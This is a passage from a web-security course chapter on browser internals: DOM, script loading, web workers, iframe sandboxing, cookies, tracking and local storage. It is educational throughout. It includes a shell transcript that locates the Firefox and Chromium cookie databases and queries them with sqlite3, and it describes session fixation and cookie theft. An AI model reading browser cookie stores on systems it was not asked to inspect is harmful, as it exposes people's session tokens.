**origin** Browsing contexts have an origin and effective-script-origin. An origin is mostly a tuple (scheme, domain, port), where scheme is one of http:, https:, data:, javascript:, … . The origin and effective-script-origin are used to enforce the same origin policy and to relax the same origin policy.

Defining the origin follows complex rules found in WHATWG HTML origin and we invite the curious user to read the spec.

## 5.3.2 DOM

DOM (Document Object Model) is a tree-structured model of the nodes in the HTML document. See An idea of DOM for examples.

To see a breakdown of the DOM in **`firefox`**, either enter `Control-Shift-C` or from the menu *Developer → Inspector*. In either case you can use **`Inspector`** to traverse the nodes of the DOM tree.

## 5.3.3 Rendering = Parsing to DOM, Render Tree, Layout, Painting

For an understanding of translating HTML to what the browser displays, consult Overview of the parsing model and How Browsers Work: Behind the scenes of modern web browsers. These will walk you through parsing into DOM, creating a render tree, doing layout, then painting on the user's browser screen.

- The browsers rely on a layout engine to parse the HTML into the DOM. See Comparison of layout engines (Document Object Model) for layout engine usage and differences.
  - The parsing creates the DOM, a tree-structured representation of the input HTML.
  - The character encoding (UTF8, GB18030, Big5, …) is important and the parser must have an encoding sniffing algorithm to determine the input character encoding. HTML defines Named character references like "gt;" for ">" or "half;" for "½" (that's the character for 1/2 in case it doesn't show in this document for you).
  - Scripts can output (inject) more html into the DOM tree, creating a loop.
- The DOM's visual information and CSS are used to create the render tree (rectangles with visual display information like color, dimensions, …).
- The next step is to layout the render tree (determine exactly where the render tree nodes are placed).

- Finally, the layout is painted onto the user's browser window.

See The Chromium Project - Design Documents for insight into the Chrome & Chromium browsers.

### 5.3.4 there be dragons

With so much happening dynamically there are definitely issues to work through. Many are related to the loading and execution of scripts:

- Deep dive into the murky waters of script loading is an article dedicated to teaching you how to load and execute JavaScript:

  > The situation is depressing and you should feel depressed. There's no non-repetitive yet declarative way to download scripts quickly and asynchronously while controlling the execution order.
  >
  > If you want to load scripts in a way that doesn't block rendering, doesn't involve repetition, and has excellent browser support, here's what I propose:
  >
  > ```
  > <script src="//other-domain.com/1.js"></script>
  > <script src="2.js"></script>
  > ```
  >
  > That. At the end of the body element.

- Common pitfalls to avoid when using the scripting APIs:

  > ... parsing of HTML files happens asynchronously and incrementally, meaning that the parser can pause at any point to let scripts run. This is generally a good thing, but it does mean that authors need to be careful to avoid hooking event handlers after the events could have possibly fired.
  >
  > There are two techniques for doing this reliably: use event handler content attributes, or create the element and add the event handlers in the same script. The latter is safe because, as mentioned earlier, scripts are run to completion before further events can fire.

- Here are a few more article about async JavaScript loading:

  Thinking Async

  Async Attribute and Scripts At The Bottom

  JavaScript Execution Order; HTML5 Asynchronous JavaScript

- Load and execution sequence of a web page? shows a sample of web page loading.
- To help explain some of the tricks web sites use to speed up page loading (as opposed to security), see 14 Rules for Faster-Loading Web Sites.

## 5.4 Scripting

### 5.4.1 Scripts: Sources, Enabling, and Environments

#### Sources

WHATWG Scripting defines the various methods providing code to run:

- <script> elements
- `javascript:` URLs
- event handlers

```
<button onclick="alert('hello')" />
```

Here's an example from the standard of multiple even listeners registered for one event:

```
<button id="test">Start Demo</button>
<script>
 var button = document.getElementById('test');
 button.addEventListener('click', function () { alert('ONE') }, false);
 button.setAttribute('onclick', "alert('NOT CALLED')"); // event handler listener␣
↪is registered here
 button.addEventListener('click', function () { alert('THREE') }, false);
 button.onclick = function () { alert('TWO'); };
 button.addEventListener('click', function () { alert('FOUR') }, false);
</script>    button.onclick = function () { alert('hello'); };
```

- processing technologies like SVG, . . . that have their own scripting

### Enabling

Scripting is enabled in the browsing context when these conditions are true: the user agent supports scripting (`curl` doesn't), the user has not disabled scripting, and the browsing context's active document's active sandboxing flag allows scripting (does not have the "sandboxed scripts browsing context flag" set).

### Environments

The ECMAScript specification defines a global environments. HTML has 3 kinds of JavaScript global environments: document environment (the default), the dedicated worker environment, and the shared worker environment. The dedicated and shared worker environments are discussed below in *Web Workers* and are executed in the background concurrent with the document environment.

## 5.4.2 Web Workers

Web workers are defined both in W3C Web Workers and WHATWG Web Workers. From Web worker:

> As envisioned by WHATWG, web workers are relatively heavy-weight. They are expected to be long-lived, have a high start-up performance cost, and a high per-instance memory cost.
>
> Web workers are not intended or expected to be used in large numbers as they could hog system resources.
>
> Web Workers allow for concurrent execution of the browser threads and one or more JavaScript threads running in the background. The browser which follows a single thread of execution will have to wait on JavaScript programs to finish executing before proceeding and this may take significant time which the programmer may like to hide from the user. It allows for the browser to continue with normal operation while running in the background.The web worker specification is a separate specification from the HTML5 specification and can be used with HTML5.
>
> There are two types of web workers: dedicated and shared workers.
>
> When web workers run in the background, they do not have direct access to the DOM but communicate with the document by message passing. This allows for multi-threaded execution of JavaScript programs.

From WHATWG Web Workers:

> There are two kinds of workers; dedicated workers, and shared workers. Dedicated workers, once created, are linked to their creator; but message ports can be used to communicate from a dedicated worker to multiple other browsing contexts or workers. Shared workers, on the other hand, are named, and once

created any script running in the same origin can obtain a reference to that worker and communicate with it.

See HTML5 Web Workers for a short web workers example. Here is the script for the background dedicated worker:

```
hacker@kali:~$ curl -s http://www.w3schools.com/html/demo_workers.js
var i=0;

function timedCount() {
    i=i+1;
    postMessage(i);
    setTimeout("timedCount()", 500);
}

timedCount();
```

And here is the code for the client side to start the backgroudn dedicate worker:

```
<!DOCTYPE html>
<html>
<body>

<p>Count numbers: <output id="result"></output></p>
<button onclick="startWorker()">Start Worker</button>
<button onclick="stopWorker()">Stop Worker</button>

<p><strong>Note:</strong> Internet Explorer 9 and earlier versions do not support Web␣
↪Workers.</p>

<script>
var w;

function startWorker() {
    if(typeof(Worker) !== "undefined") {
        if(typeof(w) == "undefined") {
            w = new Worker("demo_workers.js");
        }
        w.onmessage = function(event) {
            document.getElementById("result").innerHTML = event.data;
        };
    } else {
        document.getElementById("result").innerHTML = "Sorry, your browser does not␣
↪support Web Workers...";
    }
}

function stopWorker() {
    w.terminate();
    w = undefined;
}
</script>

</body>
</html>
```

Security-wise, web workers can use XMLHttpRequest for in-domain and CORS requests, creating a vector for exploitation.

### 5.4.3 Sandboxing

The idea behind sandboxing is to include content from other origins in a sandboxed iframe, whitelisting only the capabilities it needs. Play safely in sandboxed IFrames provides the demo Evalbox showing iframe unsandboxed & sandboxed execution. Here is the trivial difference between the 2 iframes:

```
hacker@kali:~$ curl -s http://www.html5rocks.com/static/demos/evalbox/index.html | \
  sed -n -e  '/<iframe/,/\/iframe>/p'
    <iframe id='unsandboxed'
            src='frame.html'></iframe>
    <iframe sandbox='allow-scripts'
            id='sandboxed'
            src='frame.html'></iframe>
```

Here is a twitter button is included in an iframe, being granted only the rights to allow-scripts, allow-popups, and allow-forms:

```
<iframe sandbox="allow-same-origin allow-scripts allow-popups allow-forms"
    src="https://platform.twitter.com/widgets/tweet_button.html"
    style="border: 0; width:130px; height:20px;"></iframe>
```

The default restrictions include:

> No JavaScript, no forms, no plugins, no automatic event triggering (autofocus, autoplay, . . . ), no navigation to other parts of the page, and no seamless attribute.
>
> The iframe is loaded into it’s own origin, meaning no access to other origin’s data (cookies, DOM, IndexedDB, localStorage, sessionStorage, . . . ).

While sanboxed iframes can never run plugins (which are inherently unsandboxed), the CSP can allow-forms, allow-popups, allow-pointer-lock, allow-same-origin, allow-scripts, allow-top-navigation.

## 5.5 Data

This discusses not just cookies, but in general browser storage & security.

### 5.5.1 Cookies

#### What is a cookie?

Remember that HTTP is a stateless protocol but the HTTP servers often want to uniquely track a user across their web site. One way of doing that is cookies. The following is a summary of HTTP cookie:

> Browsers are expected to support cookies where each cookie has a size of 4KB, at least 50 cookies per domain, and at least 3000 cookies total. It consists of seven components:

**name (required)** cookie name, returned to the server when domain, path, and secure connection matches

**value (required)** cookie value, returned to the server when domain, path, and secure connection matches

**expiration** cookie expiration, defaulting to session expiration (never returned to the server)

**path** path the cookie matches (never returned to the server)

**domain** domain the cookie matches (never returned to the server)

**secure connection only** cookie only allowed on secure connections

**http_only** cookie only accessible by http (i.e., not JavaScript, . . . )

### Cookie creation

Cookies are created on the client when the server sends the HTTP “Set-Cookie:” directive; the client must return the cookie name & value back to the server via the HTTP “Cookie:” directive when the domain & path match the values in the cookie. Think about this security model: the server sends data to the client for storage, expecting that client (and only that client) to return the data back unaltered.

Here is some bash to show the cookie being sent by the server and stored in the file `cookies.txt`:

```
UA="Mozilla/5.0 (X11; Linux x86_64; rv:31.0)\
 Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0"

curl -v --head --cookie-jar cookies.txt --user-agent "$UA" \
    http://www.google.com/ 2>&1 | \
    grep "^Set-Cookie:"

cat cookies.txt
```

Running this gives:

```
hacker@kali:~$ UA="Mozilla/5.0 (X11; Linux x86_64; rv:31.0)\
>  Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0"
hacker@kali:~$
hacker@kali:~$ curl -v --head --cookie-jar cookies.txt --user-agent "$UA" \
>     http://www.google.com/ 2>&1 | \
>     grep "^Set-Cookie:"
Set-Cookie:
    PREF=
        ID=c7ff420bff37adf5:
        FF=0:
        TM=1424300122:
        LM=1424300122:
        S=H55eXGn_4gM0LpLp;
    expires=Fri, 17-Feb-2017 22:55:22 GMT;
    path=/;
    domain=.google.com
Set-Cookie:
    NID=
        67=dD8uoSCgZWb73LkLjaLKNF9LrvUzO9lshxI9J2Y1VmikCkWq2PY\
        aabYHs5AMCRO7iKqJ5YqNhRgGfnbUiTGf_5P34qqkzJlZIXJHDZ6W7\
        09Jn1YvU07ERxNPMfbaaW33;
    expires=Thu, 20-Aug-2015 22:55:22 GMT;
    path=/;
    domain=.google.com;
    HttpOnly
hacker@kali:~$
hacker@kali:~$ cat cookies.txt
# Netscape HTTP Cookie File
# http://curl.haxx.se/rfc/cookie_spec.html
# This file was generated by libcurl! Edit at your own risk.

.google.com
    TRUE
    /
    FALSE
    1487372122
    PREF
        ID=c7ff420bff37adf5:
        FF=0:
        TM=1424300122:
        LM=1424300122:
        S=H55eXGn_4gM0LpLp
#HttpOnly_
    .google.com
    TRUE
    /
    FALSE
    1440111322
    NID
        67=dD8uoSCgZWb73LkLjaLKNF9LrvUzO9lshxI9J2Y1VmikCkWq2PY\
        aabYHs5AMCRO7iKqJ5YqNhRgGfnbUiTGf_5P34qqkzJlZIXJHDZ6W7\
        09Jn1YvU07ERxNPMfbaaW33
```

`cookie.txt` follows the Netscape tab-separated format: domain (preceded by "$HttpOnly_" for http_only cookies), flag (T/F) indicating if all machines in a domain can access the cookie, path, secure (T/F), expiration (UNIX time which can be converted via `E=1519144083; date -d @$E`), name, and value. At this point the cookies PREF and NID are defined with PREF expiring in 2 years (!) and NID in 6 months. Both have path "/" and domain ".google.com" meaning that their name & value should be sent to the good server when requesting "*.google.com/" via either http or https. NID is only accessible via http (and not via JavaScript). Neither is restricted to https.

It is up to the client to return the cookie's name & value to the server when the domain & path match. For `curl` to use the `cookies.txt` file later use the `--cookies` option (along with `--cookie-jar` option to receive any return cookies):

```
UA="Mozilla/5.0 (X11; Linux x86_64; rv:31.0)\
 Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0"

curl -v --user-agent "$UA" \
     --cookie cookies.txt --cookie-jar cookies.txt \
    https://www.google.com/?gws_rd=ssl#q=search+for+something 2>&1 | \
    egrep "(Set-Cookie:|Cookie:)"
```

Running this gives:

```
hacker@kali:~$ curl -v --user-agent "$UA" \
>      --cookie cookies.txt --cookie-jar cookies.txt \
>     https://www.google.com/?gws_rd=ssl#q=search+for+something 2>&1 | \
>     egrep "(Set-Cookie:|Cookie:)"
> Cookie:
    NID=
        67=dD8uoSCgZWb73LkLjaLKNF9LrvUzO9lshxI9J2Y1VmikCkWq2PY\
        aabYHs5AMCRO7iKqJ5YqNhRgGfnbUiTGf_5P34qqkzJlZIXJHDZ6W7\
        09Jn1YvU07ERxNPMfbaaW33;
    PREF=
        ID=c7ff420bff37adf5:
        FF=0:
        TM=1424300122:
        LM=1424300122:
        S=H55eXGn_4gM0LpLp
< Set-Cookie:
     PREF=
         ID=c7ff420bff37adf5:
         U=42279cb0d37ac21e:
         FF=0:
         TM=1424300122:
         LM=1424300534:
         S=ZJhObjcMPBJ5byTr;
     expires=Fri, 17-Feb-2017 23:02:14 GMT;
     path=/;
     domain=.google.com
< Set-Cookie:
     NID=
         67=sDvEPrthCRAEBl1Bc5mQv3_LBXLd4boLulRIxsIQ8FOMY5\
         AIYHVIdV5DTH0Q7nIuyL0QrQGkMVzxlUh6W-9KUE62Sek3JUK\
         d-1J_LXs33-4xhUpVWte7gVqyeP2sSMhg;
     expires=Thu, 20-Aug-2015 23:02:14 GMT;
     path=/;
     domain=.google.com;
     HttpOnly
```

### Cookie lifetime

Following RFC 6265 HTTP State Management Mechanism:

> If a cookie has neither the Max-Age nor the Expires attribute, the user agent will retain the cookie until "the current session is over" (as defined by the user agent).
>
> If the server wishes the user agent to persist the cookie over multiple "sessions" (e.g., user agent restarts), the server can specify an expiration date in the Expires attribute. Note that the user agent might delete the cookie before the expiration date if the user agent's cookie store exceeds its quota or if the user manually deletes the server's cookie.
>
> Finally, to remove a cookie, the server returns a Set-Cookie header with an expiration date in the past. The server will be successful in removing the cookie only if the Path and the Domain attribute in the Set-Cookie header match the values used when the cookie was created.

### Cookie use

Cookie Uses lists: session management, personalization, and tracking. Types of cookies used by Google mentions even more:

> Preferences:
>
> > Most Google users will have a preferences cookie called 'PREF' in their browsers. A browser sends this cookie with requests to Google's sites. The PREF cookie may store your preferences and other information, in particular your preferred language (e.g. English), how many search results you wish to have shown per page (e.g. 10 or 20), and whether or not you wish to have Google's SafeSearch filter turned on.
>
> Security:
>
> > For example, we use cookies called 'SID' and 'HSID' which contain digitally signed and encrypted records of a user's Google account ID and most recent sign-in time. The combination of these two cookies allows us to block many types of attack, such as attempts to steal the content of forms that you complete on web pages.
>
> Processes:
>
> > For example, we use a cookie called 'lbcs' which makes it possible for Google Docs to open many Docs in one browser. Blocking this cookie would prevent Google Docs from operating correctly.

Advertising:

> Google uses cookies, like the PREF, NID, and SID cookies, to help customize ads on Google properties, like Google Search.
>
> Our main advertising cookie on non-Google sites is called 'id' and it is stored in browsers under the domain doubleclick.net. We use others with names such as _drt_, FLC, and exchange_uid.
>
> Sometimes a cookie may be set on the domain of the site you are visiting. In the case of our DoubleClick product, a cookie called '__gads' may be set on the domain of the site you are visiting.

Session State:

> For example, we use a cookie called 'recently_watched_video_id_list' so that YouTube can record the videos most recently watched by a particular browser.

Analytics:

> In addition to reporting website usage statistics, the Google Analytics pixel tag can also be used, together with some of the advertising cookies described above, to help show more relevant ads on Google properties (like Google Search) and across the web.

### Secure cookie sessions

How can cookies be used securely and what difficulties are encountered? An example is found in SCS: KoanLogic's Secure Cookie Sessions for HTTP (RFC 6896), which "defines a generic URI and HTTP-header-friendly envelope for carrying symmetrically encrypted, authenticated, and origin-timestamped tokens." It takes the generic approach of "encrypt-then-MAC" the cookie.

```
# Box() = append strings, separating with "|"
# Comp() = compress
# e() = encode (base 64)
# Enc() = encrypt
# RAND() = random number generator
# TID = trapdoor key (used by encryption)
IV = RAND()
ATIME = NOW
DATA = Enc(Comp(plain-text-cookie-value), IV)
AUTHTAG = HMAC(Box(e(DATA), e(ATIME), e(TID), e(IV)))

scs-cookie-value = Box(e(DATA), e(ATIME), e(TID), e(IV), e(AUTHTAG))
```

SCS protects the cookie value which normally would be plain text and tamperable. And it avoids the server-side problem of session ID prediction or brute-forcing. However, like normal cookies it does suffer from these shortcomings:

- Cookie Replay is not addressed. Additional steps needed might be:
  - Session inactivity timeout
  - Session voidance

    A list of possibly good cookies (using random values) is kept and deleted as cookies are used.
  - TLS binding

    Place data in the cookie tied to the current TLS session. This ties the client and server together and could affect scaling.
- Cookie Deletion

A client could intentionally delete the cookie and therefore not use one. The application must be designed so there is no incentive to do so.

- Cookie Sharing or Theft
  - TLS binding (see above)
  - Securing the transmission (HTTPS, . . . ) reduces the chance of stolen cookies
  - Session cookies reduce the vulnerability window
- Session fixation is not addressed:

  > "The Session Fixation attack fixes an established session on the victim's browser, so the attack starts before the user logs in."

  Like session hijacking, but instead of letting the client create the session then hijacking it, the attacker creates a session and makes the client use it.

Thankfully many web frameworks provide authentication and session management so web site authors don't have to bake in their own user identification, authentication, and authorization.

### Where are cookies stored?

Both **firefox** and Google **chrome** store cookies in a SQLite database:

```
hacker@kali:~$ # -wal = SQLite write-ahead-log
hacker@kali:~$ # -shm = shared memory file associated with the database
hacker@kali:~$ #        used to access -wal
hacker@kali:~$ FF=$(ls -1d $HOME/.mozilla/firefox/*.default)
hacker@kali:~$ ls $FF/cookies.sqlite*
/home/hacker/.mozilla/firefox/rj9fngpa.default/cookies.sqlite
/home/hacker/.mozilla/firefox/rj9fngpa.default/cookies.sqlite-shm
/home/hacker/.mozilla/firefox/rj9fngpa.default/cookies.sqlite-wal
hacker@kali:~$
hacker@kali:~$ GC=$HOME/.config/chromium/Default
hacker@kali:~$ ls $GC/Cookies*
/home/hacker/.config/chromium/Default/Cookies
/home/hacker/.config/chromium/Default/Cookies-journal
```

```
hacker@kali:~$ sqlite3 $FF/cookies.sqlite
SQLite version 3.7.16.2 2013-04-12 11:52:43
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite>
sqlite>
sqlite> .databases
seq  name             file
---  ---------------  ----------------------------------------------------------
0    main             /home/hacker/.mozilla/firefox/rj9fngpa.default/cookies.sql
sqlite>
sqlite>
sqlite> .tables
moz_cookies
sqlite>
sqlite>
sqlite> .schema moz_cookies
CREATE TABLE moz_cookies (id INTEGER PRIMARY KEY, baseDomain TEXT,
    appId INTEGER DEFAULT 0, inBrowserElement INTEGER DEFAULT 0, name TEXT,
    value TEXT, host TEXT, path TEXT, expiry INTEGER, lastAccessed INTEGER,
    creationTime INTEGER, isSecure INTEGER, isHttpOnly INTEGER,
    CONSTRAINT moz_uniqueid UNIQUE (name, host, path, appId, inBrowserElement));
CREATE INDEX moz_basedomain ON moz_cookies (baseDomain, appId, inBrowserElement);
sqlite>
sqlite>
sqlite> select * from moz_cookies;
###################### SNIP ######################
sqlite> .quit
hacker@kali:~$
hacker@kali:~$
hacker@kali:~$ sqlite3 $GC/Cookies
SQLite version 3.7.16.2 2013-04-12 11:52:43
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite>
sqlite>
sqlite> .databases
seq  name             file
---  ---------------  ----------------------------------------------------------
0    main             /home/hacker/.config/chromium/Default/Cookies
sqlite>
sqlite>
sqlite> .tables
cookies  meta
sqlite>
sqlite>
sqlite> .schema meta
CREATE TABLE meta(key LONGVARCHAR NOT NULL UNIQUE PRIMARY KEY, value LONGVARCHAR);
sqlite>
sqlite>
sqlite> .schema cookies
CREATE TABLE cookies (creation_utc INTEGER NOT NULL UNIQUE PRIMARY KEY,
    host_key TEXT NOT NULL,name TEXT NOT NULL,value TEXT NOT NULL,
    path TEXT NOT NULL,expires_utc INTEGER NOT NULL,
    secure INTEGER NOT NULL,httponly INTEGER NOT NULL,
    last_access_utc INTEGER NOT NULL, has_expires INTEGER NOT NULL DEFAULT 1,
    persistent INTEGER NOT NULL DEFAULT 1,priority INTEGER NOT NULL DEFAULT 1,
    encrypted_value BLOB DEFAULT '');
CREATE INDEX domain ON cookies(host_key);
sqlite>
sqlite>
sqlite> select * from cookies;
###################### SNIP ######################
sqlite> .quit
hacker@kali:~$
```

### Cookie handling within the browser

Within **chrome**, CookieMonster:

> The CookieMonster is the class in Chromium which handles in-browser storage, management, retrieval, expiration, and eviction of cookies. It does not handle interaction with the user or cookie policy (i.e. which cookies are accepted and which are not). The code for the CookieMonster is contained in net/base/cookie_monster.{h,cc}.
>
> ...

The CookieMonster has the following responsibilities:

- When a server response is received specifying a cookie, it confirms that the cookie is valid, and stores it if so. Tests for validity include:
    - The domain of the cookie must be .local or a subdomain of a public suffix (see http://publicsuffix.org/ - also known as an extended Top Level Domain).
    - The domain of the cookie must be a suffix of the domain from which the response was received.

  We do not enforce the RFC path or port restrictions
- When a client request is being generated, a cookie in the store is included in that request if:
    - The cookie domain is a suffix of the server hostname.
    - The path of the cookie is a prefix of the request path.
    - The cookie must be unexpired.
- It enforces limits (both per-origin and globally) on how many cookies will be stored.

### Tracking users across the Internet

Here are 3 examples of tracking users on the Internet:

- Looking Up Symptoms Online? these Companies Are Tracking You

  When you click that CDC link, you're making a so-called "first party request." That request goes to the CDC's servers, and it returns the HTML file with the page you're looking for. In this case, it's "Genital Herpes - CDC Factsheet," which is perhaps the page on the internet you'd least want anyone to know you're looking at. But because the CDC has installed Google Analytics to measure its traffic stats, and has, for some reason, included AddThis code which allows Facebook and Twitter sharing (beckoning the question of who socializes disease pages), the CDC also sends a third party request to each of those companies. That request looks something like this—http://www.cdc.gov/std/herpes/STDFact-Herpes.htm—and makes explicit to those third party corporations in its HTTP referrer string that your search was about herpes.
- Show Me Your Cookie And I Will Tell You Who You Are

  We analyzed Google Web Search access mechanisms and found that the current policy applied to session cookies could be used to retrieve users' personal data. We describe an attack scheme leveraging the search personalization (based on the same sid cookie) to retrieve a part of the victim's click history and even some of her contacts. We implemented a proof of concept of this attack on Firefox and Chrome Web browsers and conducted an experiment with ten volunteers. Thanks to this prototype we were able to recover up to 80% of the user's search click history.
- Cookies from Nowhere

  The '.google.com' PREF cookie enables cross-site tracking by Google's +1 buttons. This button is similar in functionality to Facebook's 'Like button' and other social widgets, which have been the subject of much attention for their ability to profile users across the web. As with the 'Like button', the PREF cookie and corresponding referer header (which reveals the page the user is browsing) is transmitted to Google anytime there is a +1 button present on a webpage (without the user taking any action).

And besides "normal" cookies, web sites have found additional ways to track user behavior across multiple web sites: third-party cookies, supercookies, zombie cookies, and tracking cookies:

**Third party cookies** come from third-pary content (i.e. 1 pixel images) delivered from the original web site. Placed across a large number of popular web sites, they can track users daily activies via the allowed third-party cookies.

From Website Search Results: independent.co.uk we see that site does plenty of third-party cookies and tracking. Using curl:

```
UA="Mozilla/5.0 (X11; Linux x86_64; rv:31.0)\
 Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0"
curl -L -s  --user-agent "$UA" http://www.independent.co.uk/ 2>&1 | \
    egrep 'height="(0|1)"'
```

Running this shows an Omniture 1 pixel tracking "image" and a BlueKai hidden 0x0 iframe (see Evolution of Hidden Iframes):

```
hacker@kali:~$ UA="Mozilla/5.0 (X11; Linux x86_64; rv:31.0)\
>  Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0"
hacker@kali:~$ curl -L -s  --user-agent "$UA" http://www.independent.co.uk/ 2>&1 | \
>     egrep 'height="(0|1)"'
<noscript><img src="http://independent.122.2o7.net/b/ss/indepdev/1/H.27.5--NS/0?[AQB]&amp;cdp=3&amp;[AQE]/7656218" height="1" width="1" alt=""></noscript>
    <iframe name="__bkframe" height="0" width="0" frameborder="0" style="display:none;position:absolute;clip:rect(0px 0px 0px 0px)" src="about:blank"></iframe>
```

From Configuring Oracle Eloqua and BlueKai ID swapping:

> When an anonymous contact interacts with a marketing asset, BlueKai's data management platform (DMP) can be leveraged to assign an email address to this contact, thus making this contact a known contact. ... ID swapping occurs when a contact visits a site, opens an email (on email clients that support third-party cookies such as Outlook and Yahoo Mail), clicks within an email or landing page, or submits a form.

**Supercookie** From Supercookie:

> A "supercookie" is a cookie with an origin of a Top-Level Domain (such as .com) or a Public Suffix (such as .co.uk). It is important that supercookies are blocked by browsers, due to the security holes they introduce. If unblocked, an attacker in control of a malicious website could set a supercookie and potentially disrupt or impersonate legitimate user requests to another website that shares the same Top-Level Domain or Public Suffix as the malicious website. For example, a supercookie with an origin of .com, could maliciously affect a request made to example.com, even if the cookie did not originate from example.com. This can be used to fake logins or change user information.
>
> The Public Suffix List is a cross-vendor initiative to provide an accurate list of domain name suffixes changing. Older versions of browsers may not have the most up-to-date list, and will therefore be vulnerable to supercookies from certain domains.
>
> Supercookie (other uses)
>
> The term "supercookie" is sometimes used for tracking technologies that do not rely on HTTP cookies. Two such "supercookie" mechanisms were found on Microsoft websites: cookie syncing that respawned MUID (Machine Unique IDentifier) cookies, and ETag cookies. Due to media attention, Microsoft later disabled this code.

Note: ETag (entity tag) is used for web cache validation and is stored by the browsers and returned when requesting the same resource. Tracking servers can return ETags and thus persist them on the browser. ETags should be flushed when the browser cache is cleared.

**Zombie cookie** a cookie automatically recreated by client-side scripts from other storage (flash storage or HTML5 local storage).

### 5.5.2 Microdata

WHATWG Microdata and W3C HTML Microdata define HTML5's microdata. For gentler introductions see "Distributed," "Extensibility," & Other Fancy Words or Extending HTML5 — Microdata.

From Microdata:

> Microdata is a WHATWG HTML specification used to nest metadata within existing content on web pages. Search engines, web crawlers, and browsers can extract and process Microdata from a web page and use it to provide a richer browsing experience for users. Search engines benefit greatly from direct access to this structured data because it allows search engines to understand the information on web pages and provide more relevant results to users. Microdata uses a supporting vocabulary to describe an item and name-value pairs to assign values to its properties. Microdata is an attempt to provide a simpler[citation needed] way of annotating HTML elements with machine-readable tags than the similar approaches of using RDFa and microformats.

From Microdata, here is a before-microdata & after-microdata example of data using schema.org's Person:

```
<section> Hello, my name is John Doe, I am a graduate research assistant at
the University of Dreams.
My friends call me Johnny.
You can visit my homepage at <a href="http://www.JohnnyD.com">www.JohnnyD.com</a>.
I live at 1234 Peach Drive, Warner Robins, Georgia.</section>
```

With microdata it might be:

```
<section itemscope itemtype="http://schema.org/Person">
        Hello, my name is
        <span itemprop="name">John Doe</span>,
        I am a
        <span itemprop="jobTitle">graduate research assistant</span>
        at the
        <span itemprop="affiliation">University of Dreams</span>.
        My friends call me
        <span itemprop="additionalName">Johnny</span>.
        You can visit my homepage at
        <a href="http://www.JohnnyD.com" itemprop="url">www.JohnnyD.com</a>.
        <section itemprop="address" itemscope itemtype="http://schema.org/
↪PostalAddress">
                I live at
                <span itemprop="streetAddress">1234 Peach Drive</span>,
                <span itemprop="addressLocality">Warner Robins</span>,
                <span itemprop="addressRegion">Georgia</span>.
        </section>
</section>
```

Extracting the microdata provides:

```
Item
   Type: http://schema.org/Person
   name = John Doe
   jobTitle = graduate research assistant
   affiliation = University of Dreams
   additionalName = Johnny
   url = http://www.johnnyd.com/
   address = Item(1)
Item 1
   Type: http://schema.org/PostalAddress
   streetAddress = 1234 Peach Drive
```

```
  addressLocality = Warner Robins
  addressRegion = Georgia
```

By choosing schemas from schema.org we take advantage of:

> This site provides a collection of schemas that webmasters can use to markup HTML pages in ways recognized by major search providers, and that can also be used for structured data interoperability (e.g. in JSON). Search engines including Bing, Google, Yahoo! and Yandex rely on this markup to improve the display of search results, making it easier for people to find the right Web pages.

See Getting started with schema.org using Microdata.

### 5.5.3 Web Storage

The closest to cookies is Web storage, which was originally part of the HTML5 spec but now has it's own W3C Web Storage recommendation. The WHATWG Web storage is a good introduction, as is The Past, Present & Future of Local Storage for Web Applications.

Web storage is a hash of (string key, string value) pairs separated into localStorage (which persists and is available across multiple tabs) and sessionStorage (with a lifetime of the tab or window). Additionally, storage events can trigger callbacks to event listeners which can react to storage changes.

Each top-level browsing context has a unique set of session storage areas, one for each origin. The localStorage object provides a Storage object for an origin. Thus, web storage is protected by the same origin policy.

To see if the browser supports localStorage:

```
function supports_html5_storage() {
  try {
    return 'localStorage' in window && window['localStorage'] !== null;
  } catch (e) {
    return false;
  }
}
```

Or you can use the Modernizr or jStorage - store data locally with JavaScript libraries.

The localStorage interface is very simple:

```
localStorage.clear()
localStorage.getItem(key)
localStorage.removeItem(key)
localStorage.setItem(key, value)
localStorage.key(i)
localStorage.length()
```

A storage event listener can be added via:

```
if (window.addEventListener) {
  window.addEventListener("storage", handle_storage, false);
} else {
  window.attachEvent("onstorage", handle_storage);
};
```

The event can be coded like:

```
function handle_storage(e) {
  if (!e) { e = window.event; }
  // process the event
}
```

The returned StorageEvent object has the key, oldvalue, newvalue, and url of the page that triggered the change.

localStorage has a default 5 MB per origin limit which can be disabled by a user or administrator. It works offline, can hook into browser events, has less overhead than cookies, with more space than cookies. Developers control when or if the data are sent to the server. The data doesn't expire and might not be deleted when history is cleared.

W3C Web Storage 6 Privacy contains some optional suggestions for improving privacy.

### 5.5.4 Web SQL

From Web SQL Database:

> The W3C Web Applications Working Group ceased working on the specification in November 2010, citing a lack of independent implementations (i.e., the use of a database system other than SQLite as the backend) as the reason the specification could not move forward to become a W3C Recommendation.
>
> One potential alternative storage standard is IndexedDB.

### 5.5.5 IndexedDB

W3C Indexed Database API is not part of HTML5 but is a separate W3C recommendation. From Wikipedia Indexed Database API:

> The Indexed Database API, or IndexedDB (formerly WebSimpleDB), is a proposed web browser standard interface for a local database of records holding simple values and hierarchical objects. IndexedDB was initially proposed by Oracle in 2009.
>
> IndexedDB could be used for browser implemented functions, such as bookmarks, as well as web applications, such as email. An open-source reference implementation of the Indexed Database API exists for testing and experimentation purposes.

For an example of IndexedDB see Using IndexedDB (with IndexedDB Demo: storing blobs, e-publication example). Or if you like reference-like documentation, consult IndexedDB.

## 5.6 HTML security

### 5.6.1 same origin policy

#### no single same-origin policy

The W3C Same Origin Policy clearly states "There is no single same-origin policy." To see this read Browser Security Handbook, part 2 Same-origin policy:

> With no additional qualifiers, the term "same-origin policy" most commonly refers to a mechanism that governs the ability for JavaScript and other scripting languages to access DOM properties and methods across domains (reference). In essence, the model boils down to this three-step decision process:
>
> - If protocol, host name, and - for browsers other than Microsoft Internet Explorer - port number for two interacting pages match, access is granted with no further checks.

- Any page may set document.domain parameter to a right-hand, fully-qualified fragment of its current host name (e.g., foo.bar.example.com may set it to example.com, but not ample.com). If two pages explicitly and mutually set their respective document.domain parameters to the same value, and the remaining same-origin checks are satisfied, access is granted.
- If neither of the above conditions is satisfied, access is denied.

The same-origin policy is listed for DOM access, XHR (XMLHttpRequest), cookies, Flash, Java, Silverlight, and Gears - along with origin inheritance rules and cross-site scripting.

MDN Same-origin policy is also worth reading. For a short introduction see The "Same Origin" security policy.

### exceptions to the same-origin policy

